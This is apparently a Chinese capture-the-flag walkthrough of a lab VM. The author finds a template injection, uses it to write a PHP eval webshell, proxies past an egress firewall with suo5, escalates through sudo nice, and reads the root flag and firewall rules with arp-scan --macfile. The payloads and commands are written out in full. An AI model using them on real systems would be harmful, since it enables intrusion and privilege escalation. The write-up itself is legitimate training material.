

端口扫描，很奇怪，连22都没开

```
PORT    STATE SERVICE REASON          VERSION
80/tcp  open  http     syn-ack ttl 64  Apache httpd 2.4.66 ((Unix))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.66 (Unix)
|_http-title: HTTP
\xE4\xBB\xA3\xE7\x90\x86\xE9\x85\x8D\xE7\xBD\xAE\xE7\x94\x9F\xE6\x88\x90\xE5\x99\xA8
MAC Address: 08:00:27:B1:19:9C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

目录扫描

```
~/Desktop/maze ► feroxbuster -u http://$IP --depth=2 -x php,html,txt,zip,bak
◀ ✓ < kali@kali < 07:06:54
```

```

  _ _ _ _ _ _ _ _
|_ | |_ |_) |_) | / \
|   |   | \ | \ | \ ,
by Ben "epi" Risher 🤖

```

 Target Url	http://192.168.32.149
 Threads	50
 Wordlist	/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 Status Codes	All Status Codes!
 Timeout (secs)	7
 User-Agent	feroxbuster/2.11.0
 Config File	/etc/feroxbuster/ferox-config.toml
 Extract Links	true
 Extensions	[php, html, txt, zip, bak]
 HTTP methods	[GET]
 Recursion Depth	2
 New Version Available	https://github.com/epi052/feroxbuster/releases/latest

❖ Press [ENTER] to use the Scan Management Menu™


```
404      GET      9l      32w      314c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
403      GET      9l      29w      317c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
404      GET      1l      3w       16c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
200      GET      285l    617w    8700c http://192.168.32.149/
301      GET      9l      29w     354c http://192.168.32.149/cache =>
http://192.168.32.149/cache/
301      GET      9l      29w     358c http://192.168.32.149/templates =>
http://192.168.32.149/templates/
```

```

301      GET      9l      29w      352c http://192.168.32.149/src =>
http://192.168.32.149/src/
200      GET      0l      0w      0c http://192.168.32.149/shell.php
200      GET      285l    617w    8700c http://192.168.32.149/index.php
301      GET      9l      29w      355c http://192.168.32.149/vendor =>
http://192.168.32.149/vendor/
200      GET      0l      0w      0c http://192.168.32.149/vendor/autoload.php

```

80端口上的这个suo5其实算一个提示，但是这里的就是静态的，单纯的把你输入的拼接一下，也没有过滤和校验



一开始想ssrf发现不行，又看到了模板路径，有可能是模板注入，发现能命令执行和读取文件

这里就遇到一个问题了，弹不回来shell，想了一会可能是靶机开了防火墙，没办法，先写一个webshell上去

```
{{["echo '<?php eval(\$_POST[1]);' > shell.php"]|map("system")}}
```

既然存在防火墙，怎么获得一个shell呢，要么我能找到允许出入站的端口，要么我就代理进去，先前80端口也算提示了，用 suo5 这个http正向的代理工具

用webshell把suo5.php上传以后建立socks5代理

```
./suo5-linux-amd64 -t http://$IP/suo5.php
```

但其实我当时想说不定出站的80端口没关，所以直接弹80回来了

sudo -l 发现 nice

```
sudo -u lanyangyang /bin/nice /bin/bash
```

```

apache@suo:/var/www/html$ sudo -l
Matching Defaults entries for apache on suo:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for apache:
    Defaults!/usr/sbin/visudo env_keep+=SUDO_EDITOR EDITOR VISUAL"

User apache may run the following commands on suo:
    (lanyangyang) NOPASSWD: /bin/nice
apache@suo:/var/www/html$ sudo -u lanyangyang /bin/nice /bin/bash
lanyangyang@suo:/var/www/html$ id
uid=1000(lanyangyang) gid=1000(lanyangyang) groups=1000(lanyangyang)
lanyangyang@suo:/var/www/html$

```

sudo -l 发现 arp-scan, 这种能工具的思路一般都比较一样, 都是用读文件的方式把flag回显到

```
sudo /usr/bin/arp-scan --localnet --interface=eth0 --macfile=/root/root.txt
```

```

lanyangyang@suo:/var/www/html$ sudo /usr/bin/arp-scan --localnet --interface=eth0 --macfile=/root/root.txt
Interface: eth0, type: EN10MB, MAC: 08:00:27:b6:1a:79, IPv4: 192.168.32.121
WARNING: Could not parse oui: flag{root-8438726c502a452d997ba300afac30fe}

Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.32.120 52:6c:e6:dd:2e:f3 (Unknown: locally administered)
192.168.32.142 6c:2f:80:a7:e0:1d (Unknown)
192.168.32.191 6c:2f:80:a7:e0:1d (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.950 seconds (131.28 hosts/sec). 3 responded
lanyangyang@suo:/var/www/html$

```

复盘一下

看看防火墙到底是怎么写的, 发现是只允许出站的 80 和 53

```

lanyangyang@suo:/var/www/html$ ls -alh /etc/iptables/fw.rules
-rw-r--r-- 1 root root 772 Mar 5 17:06 /etc/iptables/fw.rules
lanyangyang@suo:/var/www/html$ sudo /usr/bin/arp-scan --localnet --interface=eth0 --macfile=/etc/iptables/fw.rules
Interface: eth0, type: EN10MB, MAC: 08:00:27:b6:1a:79, IPv4: 192.168.32.121
WARNING: Could not parse oui: *filter

WARNING: Could not parse oui: :INPUT DROP [4:352]
WARNING: Could not parse oui: :FORWARD DROP [0:0]
WARNING: Could not parse oui: :OUTPUT DROP [0:0]
WARNING: Could not parse oui: -A INPUT -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
WARNING: Could not parse oui: -A INPUT -i lo -j ACCEPT
WARNING: Could not parse oui: -A INPUT -p tcp -m tcp --dport 80 -j ACCEPT
WARNING: Could not parse oui: -A INPUT -p tcp -j REJECT --reject-with tcp-reset
WARNING: Could not parse oui: -A INPUT -p udp -j REJECT --reject-with icmp-port-unreachable
WARNING: Could not parse oui: -A OUTPUT -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
WARNING: Could not parse oui: -A OUTPUT -o lo -j ACCEPT
WARNING: Could not parse oui: -A OUTPUT -p udp -m udp --dport 53 -j ACCEPT
WARNING: Could not parse oui: -A OUTPUT -p tcp -m tcp --dport 53 -j ACCEPT
WARNING: Could not parse oui: -A OUTPUT -p tcp -m tcp --dport 80 -j ACCEPT
WARNING: Could not parse oui: -A OUTPUT -p tcp -j REJECT --reject-with tcp-reset
WARNING: Could not parse oui: -A OUTPUT -p udp -j REJECT --reject-with icmp-port-unreachable
WARNING: Could not parse oui: COMMIT

Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.32.120 52:6c:e6:dd:2e:f3 (Unknown: locally administered)
192.168.32.142 6c:2f:80:a7:e0:1d (Unknown)
192.168.32.191 6c:2f:80:a7:e0:1d (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.857 seconds (137.86 hosts/sec). 3 responded
lanyangyang@suo:/var/www/html$

```

所以弹53也是可以的

